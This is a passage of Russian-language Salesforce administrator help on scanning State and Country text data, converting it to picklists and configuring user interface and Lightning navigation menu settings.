- Сканирование организации должно выполняться несколько раз. Чтобы убедиться в исправлении найденных ошибок и отсутствии новых, рекомендуем повторить сканирование организации после обновления настроек.

СМ. ТАКЖЕ:

[Сканирование данных и настроек «Область» и «Страна»](#)

[Раскрывающиеся списки «Область» и «Страна»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.


## Сканирование данных и настроек «Область» и «Страна»

Сканирование организации на наличие текстовых географических значений позволяет определить области и способы использования текстовых географических данных в текущих записях. Например, пользователи могут просмотреть все сохраненные варианты текстового значения «Россия» («Российская Федерация», «РФ» и «RU», а также варианты с ошибками, например, «Росийская Федерация»). Кроме того, сканирование позволяет определить области использования географических данных в настройках, включая:

- Списковые представления
- Отчеты
- Правила проверки
- Настраиваемые кнопки и ссылки
- Бизнес-правила
- Шаблоны эл. почты
- Наборы полей
- Классы и триггеры Apex
- страницы Visualforce

Два сообщения эл. почты, содержащие ссылки на подробные отчеты (для измененных адресных данных и настроек), будут отправлены после сканирования. Прежде чем начать преобразование текущих данных в значения раскрывающихся списков и обновление настроек, рекомендуем внимательно просмотреть созданные отчеты.

1. В разделе «Настройка» введите «*Раскрывающиеся списки "Область" и "Страна"*» в поле «Быстрый поиск», затем выберите «**Раскрывающиеся списки "Область" и "Страна"**».
2. Последовательно выберите «**Сканировать!**» и «**Сканировать**» на странице «Настройка раскрывающихся списков "Область" и "Страна"».



3. Дождитесь сообщения эл. почты, содержащего результаты.

Время создания результатов определяется размером организации и сложностью ее настроек.



**Прим.:** Сообщения эл. почты, отправляемые с адреса [noreply@salesforce.com](mailto:noreply@salesforce.com), содержат следующую строку темы: «Сканирование адресных данных Salesforce» или «Сканирование адресных настроек Salesforce». Если сообщения эл. почты отсутствуют, убедитесь, что они не были заблокированы фильтром спама.

4. Чтобы просмотреть документ, содержащий отчет по измененным данным или настройкам, щелкните ссылку в соответствующем сообщении эл. почты.
5. Щелкните ссылку «**Просмотр файла**» на странице сведений о документе.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сканирования данных и  
настроек «Область» и  
«Страна»:

- «Изменение всех данных»
- И
- «Создание документов»



СМ. ТАКЖЕ:

[Раскрывающиеся списки «Область» и «Страна»](#)

## Подготовка к преобразованию данных «Область» и «Страна»

Организация Salesforce, использующая текстовые значения области и страны, может преобразовывать эти данные в стандартные значения раскрывающихся списков.

Преобразование текущих данных позволяет продолжить использование данных после переключения на раскрывающиеся списки. Например, организация использует отчет, сортирующий все интересы торговых представителей в Московской области и созданный на основе значения раскрывающегося списка областей «Московская область». Чтобы гарантировать добавление записей с текстовыми значениями области (например, МО, Московская область и Мособласть) в отчет, текстовые данные области должны быть преобразованы в стандартные значения раскрывающегося списка.

Преобразование текущих географических текстовых данных в стандартные значения раскрывающихся списков позволяет обеспечить целостность данных после включения раскрывающихся списков в организации. При сохранении записей, содержащих географические значения, которые отсутствуют в раскрывающихся списках, могут отображаться ошибки проверки. Кроме того, если записи, созданные до включения раскрывающихся списков «Область» и «Страна», и записи, созданные посредством данных раскрывающихся списков, содержат разные географические значения, то результаты отчетов могут быть неточными.

Преобразование данных выполняется системой Salesforce в следующем порядке: сначала страны, а затем области. Ниже перечислены рекомендации по преобразованию.

- Сохраняйте данные как можно чаще. При необходимости процесс преобразования может быть завершен и продолжен в любое время.
- Во время преобразования данных организация может использоваться в обычном режиме.
- Данные не могут быть преобразованы во время сканирования на наличие поврежденных данных и настроек или развертывания раскрывающихся списков «Область» и «Страна».
- Если раскрывающиеся списки не включены для пользователей, то действия могут быть повторены или отменены в любое время. Преобразование не может быть отменено после включения поддержки раскрывающихся списков.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.



- При использовании функции Data.com Clean рекомендуем приостановить задания по очистке до завершения процесса преобразования.

СМ. ТАКЖЕ:

[Преобразование данных «Область» и «Страна»](#)

[Раскрываемые списки «Область» и «Страна»](#)

## Преобразование данных «Область» и «Страна»


Прежде чем преобразовать значения области и страны на странице «Настройка раскрываемых списков "Область" и "Страна"», [настройте раскрываемые списки для организации](#). Таким образом, после включения раскрываемых списков все новые и обновленные записи используют указанное значение интеграции, обеспечивающее согласованность и точность данных в организации.

При преобразовании текстовых географических данных в значения, поддерживаемые раскрываемыми списками, рекомендуем выбрать конкретные текстовые значения и стандартные значения для соотнесения. Например, выберите все варианты значения «РФ» и замените значением «Россия».

Преобразование выполняется в следующем порядке: сначала страны, а затем области и штаты.

Разрешается преобразовывать не более 2 000 значений страны и 2 000 значений области, однако раскрываемые списки «Область» и «Страна», содержащие более 1 000 областей или стран, могут снизить производительность системы.

1. В разделе «Настройка» введите «*Раскрываемые списки "Область" и "Страна"*» в поле «Быстрый поиск», затем выберите «**Раскрываемые списки "Область" и "Страна"**».
2. Щелкните «**Преобразовать!**» на странице «Настройка раскрываемых списков "Область" и "Страна"». Система Salesforce открывает страницу «Преобразовать страны». Данная страница отображает все текстовые значения страны, используемые в организации, и количество использований каждого значения.
3. Установите флажок «Изменить» напротив нужных значений. Например, установите флажок «Изменить» напротив всех вариантов значения «Россия».
4. Выберите нужную страну в области «Изменить на:» и нажмите кнопку «**Сохранить в список изменений**».

 **Прим.:** Области и страны, соотнесенные с вариантом «Неизвестное значение», отображаются в записях. Тем не менее, при сохранении записей могут отображаться ошибки, кроме случаев назначения каждой несохраненной области или стране допустимого значения.

5. Повторите действия 3 и 4 для других значений страны (например, для значения «Канада»). Система Salesforce отслеживает запланированные изменения в области «Список изменений».
6. Чтобы преобразовать значения областей, нажмите кнопку «**Далее**» после соотнесения всех стран. Чтобы определить страну, связанную с областью или штатом, воспользуйтесь столбцом «Страна происхождения».
7. Чтобы открыть страницу общих сведений о настройке, нажмите кнопку «**Готово**» на странице «Подтвердить изменения». Чтобы преобразовать значения и включить поддержку раскрываемых списков «Область» и «Страна» в организации, нажмите кнопку «**Готово: включить раскрываемые списки**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для преобразования текстовых данных «Область» и «Страна»:

- «Изменение всех данных»

## Рекомендации по отмене

- Чтобы восстановить значения в списке изменений, щелкните ссылку **«Отменить»** на странице «Преобразовать страны» или «Преобразовать области».
- Чтобы открыть страницу «Преобразовать страны» и изменить соотношения стран, нажмите кнопку **«Назад»** на странице «Преобразовать области».
- При необходимости значения областей и стран могут быть преобразованы даже после нажатия кнопки **«Готово»**. Однако соотношения не могут быть изменены после включения поддержки раскрывающихся списков.

## СМ. ТАКЖЕ:

[Раскрывающиеся списки «Область» и «Страна»](#)

## Включение и выключение раскрывающихся списков «Область» и «Страна»

Раскрывающиеся списки «Область» и «Страна» доступны пользователям сразу после включения. Тем не менее, системе Salesforce может потребоваться некоторое время для заполнения полей «Код ISO» текущих записей. Если поле области или страны редактируется до заполнения поля кода, то пользователю предлагается выбрать значение кода.

1. В разделе «Настройка» введите *«Раскрывающиеся списки "Область" и "Страна"»* в поле «Быстрый поиск», затем выберите **«Раскрывающиеся списки "Область" и "Страна"»**.
2. Чтобы включить поддержку раскрывающихся списков, щелкните **«Включить»** на странице «Настройка раскрывающихся списков "Область" и "Страна"».

 Прим.:

- Кроме того, раскрывающиеся списки «Область» и «Страна» могут быть включены после преобразования текущих текстовых данных в значения раскрывающихся списков. См. раздел [«Преобразование данных "Область" и "Страна"»](#).
3. Чтобы отключить поддержку раскрывающихся списков, щелкните **«Отключить»** на странице «Настройка раскрывающихся списков "Область" и "Страна"».

 **Важное замечание:** Ниже перечислены последствия отключения раскрывающихся списков «Область» и «Страна».

- При наличии записей, которые не сохранялись после включения раскрывающихся списков, географические значения заменяются исходными текстовыми значениями.
- При наличии записей, которые сохранялись после включения раскрывающихся списков, географические значения интеграции заменяют исходные текстовые значения.
- Ссылки на раскрывающиеся списки «Область» и «Страна» в настройках (например, обновления полей бизнес-правил, шаблоны эл. почты и страницы Visualforce) становятся недействительными.
- Столбцы и фильтры, ссылающиеся на поля раскрывающихся списков в отчетах и списковых представлениях, не отображаются.

## СМ. ТАКЖЕ:

[Раскрывающиеся списки «Область» и «Страна»](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для включения и  
отключения  
раскрывающихся списков  
«Область» и «Страна»:

- «Изменение всех  
данных»

## Логика синхронизации полей раскрывающихся списков «Область» и «Страна»

При сохранении записей со значениями раскрывающихся списков «Область» и «Страна» система Salesforce синхронизирует значения интеграции и кода записей для областей и стран. Пользователи не могут редактировать значения интеграции областей или стран на страницах сведений о записях. При необходимости значения интеграции областей или стран записей могут быть отредактированы только посредством бизнес-правил, кода Apex, интеграций API и т. д.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

| Изменение   | Результат   |
|---|---|
| Пользователь обновляет код области или страны записи допустимым значением.  | Система Salesforce обновляет значение интеграции области или страны записи для соответствия коду. |
| Пользователь обновляет значение интеграции области или страны записи допустимым значением.  | Система Salesforce обновляет код области или страны записи для соответствия значению интеграции.  |
| Пользователь удаляет код страны записи, но не удаляет соответствующий код области.  | Система Salesforce удаляет код области записи, а также значения интеграции области и страны.      |
| Пользователь создает или обновляет запись со значениями области и страны. Новая область не соответствует новой стране.                  | Изменения не сохраняются. Пользователю отображается сообщение об ошибке.                          |
| Пользователь обновляет значения интеграции и кода области или страны для текущей записи. Новые значения интеграции и кода не совпадают. | Изменения не сохраняются. Пользователю отображается сообщение об ошибке.                          |
| Пользователь создает запись с несовпадающими значениями интеграции и кода области или страны.   | Система Salesforce обновляет значение интеграции новой записи для соответствия значению кода.     |

СМ. ТАКЖЕ:

[Раскрывающиеся списки «Область» и «Страна»](#)

[Значения интеграции для раскрывающихся списков «Область» и «Страна»](#)

[Сообщения об ошибках в раскрывающихся списках «Область» и «Страна»](#)

## Сообщения об ошибках в раскрывающихся списках «Область» и «Страна»

При сохранении записей, содержащих несовпадающие значения кода и текстовые значения для областей или стран, могут возникать разные ошибки. Данные сообщения об ошибках разъяснены ниже.

| Ошибка  | Причина   |
|---|---|
| Поле содержит недопустимую страну   | Код страны не соответствует текущей стране.   |
| Данная страна может отображаться правильно, но содержит ошибку. Выберите нужную страну из списка доступных стран. | Значение интеграции страны не соответствует текущей стране. Или значение страны соотнесено с вариантом «Неизвестное значение» во время преобразования данных. |
| Поле содержит значение интеграции, которое не соответствует коду ISO  | Значения кода и интеграции соответствуют разным областям или странам.   |
| Область может быть выбрана только после выбора страны   | Запись содержит значение кода области или интеграции, но не содержит код страны. Область не может быть сохранена без соответствующей страны.                  |
| Поле содержит область, которая не поддерживается выбранной страной  | Значения кода области и интеграции соответствуют области другой страны.   |
| Поле содержит недопустимую область  | Код области не соответствует текущей области.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

СМ. ТАКЖЕ:

[Раскрывающиеся списки «Область» и «Страна»](#)

[Значения интеграции для раскрывающихся списков «Область» и «Страна»](#)

[Логика синхронизации полей раскрывающихся списков «Область» и «Страна»](#)

## Настройка параметров пользовательского интерфейса

1. Введите строку «*Интерфейс пользователя*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Интерфейс пользователя**».
2. Чтобы изменить параметры организации, установите или снимите каждый флажок.
3. Сохраните внесенные изменения.


### Параметры пользовательского интерфейса

#### Включить свертываемые разделы

Свертываемые разделы позволяют пользователям сворачивать или разворачивать разделы страниц сведений о записях с помощью значка стрелки напротив заголовка нужного раздела. При включении свертываемых разделов убедитесь, что заголовки разделов отображаются для каждого макета страницы. Разделы отображаются развернутыми или свернутыми до изменения параметров соответствующей вкладки. Если организация использует типы записей, то система Salesforce запоминает разные настройки для каждого типа записи.


#### Показать быстрое создание

Область «Быстрое создание» начальной страницы вкладки позволяет создавать записи путем ввода основных данных. По умолчанию данная область отображается на начальных страницах вкладок «Интересы», «Организации», «Контакты», «Прогнозы» и «Возможности». При необходимости настройте параметры отображения области «Быстрое создание» на всех начальных страницах соответствующих вкладок.

 **Прим.:** Параметр «Показать быстрое создание» также влияет на возможность создания записей посредством диалогового окна поиска. Например, если данный параметр включен, то пользователи могут создавать организации посредством диалогового окна поиска организаций при создании или редактировании контакта. Диалоговое окно поиска позволяет создавать записи только при условии доступности функции быстрого создания для выбранного типа записи. Кроме того, несмотря на доступность всем пользователям, область «Быстрое создание» может использоваться только при наличии соответствующего полномочия «Создание».

#### Включить всплывающие сведения

Всплывающие сведения — это интерактивная область наложения, содержащая подробные сведения о записи и отображающаяся при наведении указателя мыши на нужную запись в списке «Недавние элементы» на боковой панели или в поле поиска на странице сведений о записи. Пользователи могут просматривать сведения о записи перед нажатием кнопки «**Просмотр**» для вызова страницы сведений о записи или кнопки «**Правка**» для вызова страницы редактирования. Поля, отображаемые во всплывающих сведениях, определяются макетом мини-страницы записи. Поля, отображаемые во всплывающих сведениях о документе, не подлежат настройке. Данный параметр включен по умолчанию.

 **Прим.:** Просмотр всплывающих сведений о записи доступен только при наличии соответствующего общего доступа к записи и необходимых параметров безопасности для полей макета мини-страницы.

#### Включить всплывающие ссылки связанного списка

Всплывающие ссылки связанного списка отображаются вверху страниц сведений о записях или настраиваемых объектах в меню «Настройка». При наведении указателя мыши на всплывающую ссылку отображается соответствующий связанный список и количество доступных записей в интерактивной области наложения, поддерживающей быстрый просмотр и управление элементами связанного списка. Кроме того, данный тип ссылок поддерживает быстрый переход к содержимому связанного списка без прокрутки страницы вниз. Флажок «Включить всплывающие ссылки связанного списка» установлен по умолчанию.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступные параметры  
пользовательского  
интерфейса определяются  
используемой версией  
Salesforce.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров  
пользовательского  
интерфейса:

- «Настройка приложения»

**Включить отдельную загрузку связанных списков**

Если данный параметр включен, то основные сведения о записи отображаются немедленно. А процесс загрузки данных связанного списка отображается посредством индикатора. Функция отдельной загрузки позволяет повысить производительность страниц сведений о записях при использовании большого количества связанных списков. По умолчанию данный параметр отключен. Параметры отдельной загрузки связанных списков не действуют для страниц Visualforce, портала самообслуживания и других страниц, макетом которых вы не можете управлять.

**Включить отдельную загрузку связанных списков внешних объектов**

Если данный параметр включен, связанные списки внешних объектов загружаются отдельно от основных сведений о записи и связанных списках стандартных и настраиваемых объектов. Внешние объекты похожи на настраиваемые объекты, но соотносятся с данными, хранящимися вне организации Salesforce. В зависимости от доступности внешней системы и сетевой задержки, извлечение внешних данных может занять некоторое время. Поэтому параметр «Включить отдельную загрузку связанных списков внешних объектов» включен по умолчанию. Параметры отдельной загрузки связанных списков не действуют для страниц Visualforce, портала самообслуживания и других страниц, макетом которых вы не можете управлять.

**Включить встроенное редактирование**

Функция встроенного редактирования позволяет быстро изменять значения полей прямо на странице сведений о записи. Данный параметр включен по умолчанию и применяется ко всем пользователям организации.



**Прим.:** Данный параметр не включает встроенное редактирование для профилей. Установите флажок «Включить расширенные списковые представления профиля» в меню «Настройка».

**Включить расширенные списки**

Расширенные списки позволяют быстро просматривать, настраивать и редактировать данные списка, гарантируя повышение ежедневной производительности. При использовании вместе с параметром «Включить встроенное редактирование» данный параметр позволяет редактировать записи прямо в списке. Данный параметр включен по умолчанию.



**Прим.:** Данный параметр не включает расширенные списки для профилей. Установите флажок «Включить расширенные списковые представления профиля» в меню «Настройка».

**Включить тему пользовательского интерфейса Salesforce Classic 2010**

Этот параметр не относится к Lightning Experience. В этом случае «тема пользовательского интерфейса Salesforce Classic 2010» относится к более новой версии Salesforce Classic, которая использовалась непосредственно перед Lightning Experience. При выборе данного параметра включается обновленный интерфейс Salesforce Classic. Если его отключить, включается тема пользовательского интерфейса Salesforce Classic 2005 — *классический интерфейс* Salesforce.

Тема пользовательского интерфейса Salesforce Classic 2010 доступна только при использовании поддерживаемых браузеров.

Тема пользовательского интерфейса Salesforce Classic 2010 не поддерживается на порталах и вкладке «Консоль».

**Включить организатор панели вкладок**

Организатор панели вкладок определяет порядок отображения вкладок на панели основной вкладки во избежание горизонтальной прокрутки страницы. Организатор динамически определяет количество вкладок, доступное для отображения по ширине окна обозревателя, и формирует раскрывающийся список вкладок, которые не поместились на экране.



**Прим.:** Обратите внимание на перечисленные ниже ограничения.

- Организатор панели вкладок недоступен на партнерском или клиентском портале.
- Организатор панели вкладок доступен только при использовании темы пользовательского интерфейса Salesforce Classic 2010. Данная функция может быть включена в организациях, использующих тему

пользовательского интерфейса Salesforce Classic 2005, но будет доступна пользователям только после активации новой темы.

- Организатор панели вкладок не поддерживается обозревателем Internet Explorer 6.

### Включить списковые представления для печати

Списковые представления для печати позволяют пользователям печатать списковые представления. Если данный параметр включен, то ссылка **«Версия для печати»**, доступная в любом списковом представлении, открывает новое окно обозревателя, содержащее текущее списковое представление в готовом для печати формате. Данная ссылка отображается напротив ссылки **«Справка для этой страницы»** в цветном заголовке страницы.

### Включить проверку орфографии

Доступно во всех версиях. Если данный параметр включен, то кнопка **«Проверить орфографию»** отображается в определенных областях приложения, предназначенных для ввода текста (например, страницы отправки сообщений эл. почты или создания событий, задач, обращений, примечаний и решений). Нажатие кнопки инициирует проверку орфографии текста. Функция проверки орфографии поддерживает не все языки, используемые системой Salesforce. Например, функция проверки орфографии не поддерживает тайский и русский языки, а также некоторые языки с двухбайтовой кодировкой символов (японский, корейский и китайский).

### Включить проверку орфографии для задач и событий

Доступно во всех версиях. Данный параметр активирует кнопку **«Проверить орфографию»** при создании или редактировании задач или событий. Функция проверки орфографии анализирует поле событий «Описание» и поле задач «Комментарии».

### Включить настройку страниц профиля пользователя Chatter

Данный параметр позволяет администраторам настраивать вкладки на странице профиля пользователя Chatter. Под настройкой подразумевается добавление настраиваемых вкладок или удаление стандартных вкладок. В противном случае пользователям отображаются только вкладки «Лента» и «Общие сведения».

## Параметры боковой панели

### Включить свертываемую боковую панель

Свертываемая боковая панель позволяет отображать или скрывать боковую панель на каждой странице, поддерживающей боковую панель. Если данный параметр включен, то свертываемая боковая панель доступна всем пользователям организации; параметры отображения боковой панели определяются каждым пользователем индивидуально. Боковая панель может отображаться всегда или по мере необходимости путем выбора границы свернутой боковой панели.



**Прим.:** При закрытии боковой панели пользователи центра обработки вызовов не могут просматривать входящие вызовы.



**Совет:** Если организация использует подразделения, рекомендуем зафиксировать и всегда отображать боковую панель, поддерживающую быстрый доступ к раскрывающемуся списку «Подразделения».

### Показывать компоненты настраиваемой боковой панели на всех страницах

При наличии настраиваемых макетов начальной страницы, содержащих компоненты боковой панели, данный параметр предоставляет доступ к компонентам боковой панели на всех страницах всем пользователям организации. Чтобы разрешить отображение компонентов боковой панели на всех страницах только для определенных пользователей, назначьте им полномочие «Показывать настраиваемую боковую панель на всех страницах».




## Параметры календаря

### Включить всплывающие ссылки начальной страницы для событий

Данный параметр активирует всплывающие ссылки в разделе «Календарь» вкладки «Начальная страница». Чтобы просмотреть интерактивную область наложения сведений о событии, наведите указатель мыши на тему нужного события на вкладке «Начальная страница». Данный параметр включен по умолчанию. Обратите внимание, что данный параметр применяется только ко вкладке «Начальная страница»; всплывающие ссылки всегда доступны в других представлениях календаря.

Поля, доступные в областях наложения для просмотра и редактирования сведений о событиях, определяются макетом мини-страницы.

 **Прим.:** При создании событий на весь день рекомендуем добавить поле «Событие на весь день» в макет мини-страницы событий.

### Включить редактирование с помощью перетаскивания для представлений календаря

Данный параметр активирует функцию перетаскивания событий в однопользовательских представлениях календаря «Просмотр дня» и «Просмотр недели». Данная функция позволяет повторно планировать события без закрытия текущей страницы. Данный параметр включен по умолчанию.

 **Прим.:** Включение данного параметра может снизить скорость загрузки представлений календаря.

### Включить быстрое создание событий для представлений календаря

Данный параметр активирует функцию создания событий в представлениях календаря «Просмотр дня» и «Просмотр недели» путем двойного нажатия отдельной временной области и ввода сведений о событии в интерактивную область наложения. Поля, доступные в областях наложения для просмотра и редактирования сведений о событиях, определяются макетом мини-страницы.

Обратите внимание, что повторяющиеся и многопользовательские события не поддерживают функцию быстрого создания событий в представлениях календаря.

### Включить планирование с помощью перетаскивания для списковых представлений

Данный параметр активирует функцию создания событий, связанных с записями, путем перетаскивания записей из списковых представлений в представления календаря «Просмотр недели» и ввода сведений о событии в интерактивную область наложения. По умолчанию данный параметр отключен. Поля, доступные в областях наложения для просмотра и редактирования сведений о событиях, определяются макетом мини-страницы.

### Включить всплывающие ссылки для списка «Мои задачи»

Данный параметр активирует всплывающие ссылки для задач в разделе «Мои задачи» вкладки «Начальная страница» и в представлении календаря «Просмотр дня». Данный параметр включен по умолчанию. Чтобы просмотреть интерактивную область наложения сведений о задаче, наведите указатель мыши на тему нужной задачи.

Сведения, отображаемые в областях наложения, определяются администратором.

## Параметры имен

 **Прим.:** Данные параметры имен могут быть включены путем обращения в службу поддержки Salesforce.

### Включить отчества для имен пользователей

Данный параметр позволяет отображать поле «Отчество», которое дополняет имя пользователя, связанного с записью.

### Включить суффиксы для имен пользователей

Данный параметр позволяет отображать поле «Суффикс», которое дополняет имя пользователя, связанного с записью.



## Параметры настройки

### Включить расширенный редактор макетов страниц

Если данный параметр включен, то расширенный редактор макетов страниц заменяет текущий интерфейс редактирования макетов страниц многофункциональным редактором WYSIWYG, поддерживающим все функции исходного редактора макетов страниц и некоторые дополнения.

### Включить расширенные списковые представления профиля

Данный параметр активирует расширенные списковые представления и функцию встроенного редактирования для страниц со списком профилей. Функция встроенного редактирования в расширенных списковых представлениях профиля позволяет одновременно управлять несколькими профилями.

### Включить расширенный пользовательский интерфейс профиля

Данный параметр активирует расширенный пользовательский интерфейс профиля, поддерживающий удобное перемещение, поиск и изменение параметров отдельного профиля.

### Включить Streaming API

Данный параметр активирует интерфейс Streaming API, позволяющий принимать безопасные уведомления об изменении данных, соответствующих заданному запросу SOQL. Данное поле выбрано по умолчанию. Если данный флажок не отображается, убедитесь, что используемая версия Salesforce поддерживает API-доступ. Если используемая версия Salesforce поддерживает API-доступ, но данный флажок все равно не отображается, обратитесь в компанию Salesforce.

### Включить усечение настраиваемого объекта

Данный параметр активирует функцию усечения настраиваемых объектов, поддерживающую необратимое удаление всех записей настраиваемого объекта без удаления самого объекта и его метаданных.

### Включить улучшенный пользовательский интерфейс настройки

Если он отключен, пользователи с Salesforce Classic имеют доступ к своим личным параметрам из меню «Настройка». Если включен, пользователи с Salesforce Classic имеют доступ к своим личным параметрам из меню «Мои параметры», доступное в меню при выборе имени пользователя. Кроме того, ссылка «Настройка» переносится в меню приложений Force.com. Прежде чем изменить данный параметр, рекомендуем уведомить пользователей организации о предстоящих изменениях.

### Включить расширенный поиск по меню «Настройка» (бета)

Данный параметр позволяет пользователям выполнять поиск по страницам меню «Настройка», настраиваемым профилям, наборам полномочий, общедоступным группам, ролям и пользователям прямо на боковой панели меню «Настройка». В противном случае пользователи могут выполнять поиск только по страницам меню «Настройка».



#### Прим.:

- Данный выпуск поддерживает бета-версию функции «Расширенный поиск по меню "Настройка"», являющуюся полноценной, но имеющую некоторые ограничения.
- Некоторые элементы, доступные для поиска (например, наборы полномочий), поддерживаются не всеми версиями. Пользователи не могут выполнять поиск по элементам, которые не поддерживаются используемой версией системы.

## Дополнительные параметры

### Активировать расширенные стандартные письма

Данный параметр активирует функцию «Расширенные стандартные письма» для организации. Если данный флажок установлен, то ссылка «**Пакетное создание стандартных писем**» отображается в области «Инструменты» начальных

страниц организаций, контактов и интересов. Кроме того, функция «Расширенные стандартные письма» используется для выполнения отдельных рассылок, запрошенных из связанного списка записи «Журнал действий».

Доступ к функции «Расширенные стандартные письма» предоставляется только по запросу. Чтобы включить данную функцию, обратитесь в службу поддержки Salesforce.

## Настраиваемые меню навигации Lightning Experience

По сути, меню навигации — это ярлык для прямого доступа к наиболее часто используемым функциям Salesforce. Вы можете создавать различные меню для разных типов пользователей. Что важнее всего для торговых представителей? Организации и события. Что насчет менеджеров по продажам? Наверху списка находятся отчеты и панели мониторинга. Вы можете добавлять, удалять и перемещать элементы, чтобы пользователи могли попадать в нужные места системы одним щелчком мыши. В средстве запуска приложений имеются и другие элементы, такие как связанные приложения и приложения из каталога App Exchange.

### [Элементы меню навигации Lightning Experience](#)

Большинство элементов, используемых средством запуска приложений, могут использоваться в меню навигации.

### [Создание меню навигации с помощью мастера создания меню навигации Lightning Experience](#)

Мастер создания меню навигации позволяет легко создавать настраиваемые меню Lightning Experience. Он помогает выбрать элементы меню навигации и назначить пользовательские профили.


### [Замечания по меню навигации Lightning Experience](#)

Это увлекательная часть. Нужно решить, какие элементы разместить в меню навигации. Помните об этих замечаниях при создании настраиваемых меню навигации Lightning Experience для своей организации.

## Элементы меню навигации Lightning Experience

Большинство элементов, используемых средством запуска приложений, могут использоваться в меню навигации.

- Настраиваемые объекты и приложения в организации
- Большинство стандартных объектов
- вкладки Visualforce
- Вкладки компонентов Lightning
- Приложения холста на вкладках Visualforce
- Веб-вкладки

 **Прим.:** Связанные приложения, такие как Gmail™ и Microsoft Office 365™, или страницы Lightning нельзя добавить в меню навигации. Доступ к ним осуществляется с помощью средства для запуска приложений.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Professional Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Professional Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## Создание меню навигации с помощью мастера создания меню навигации Lightning Experience

Мастер создания меню навигации позволяет легко создавать настраиваемые меню Lightning Experience. Он помогает выбрать элементы меню навигации и назначить пользовательские профили.

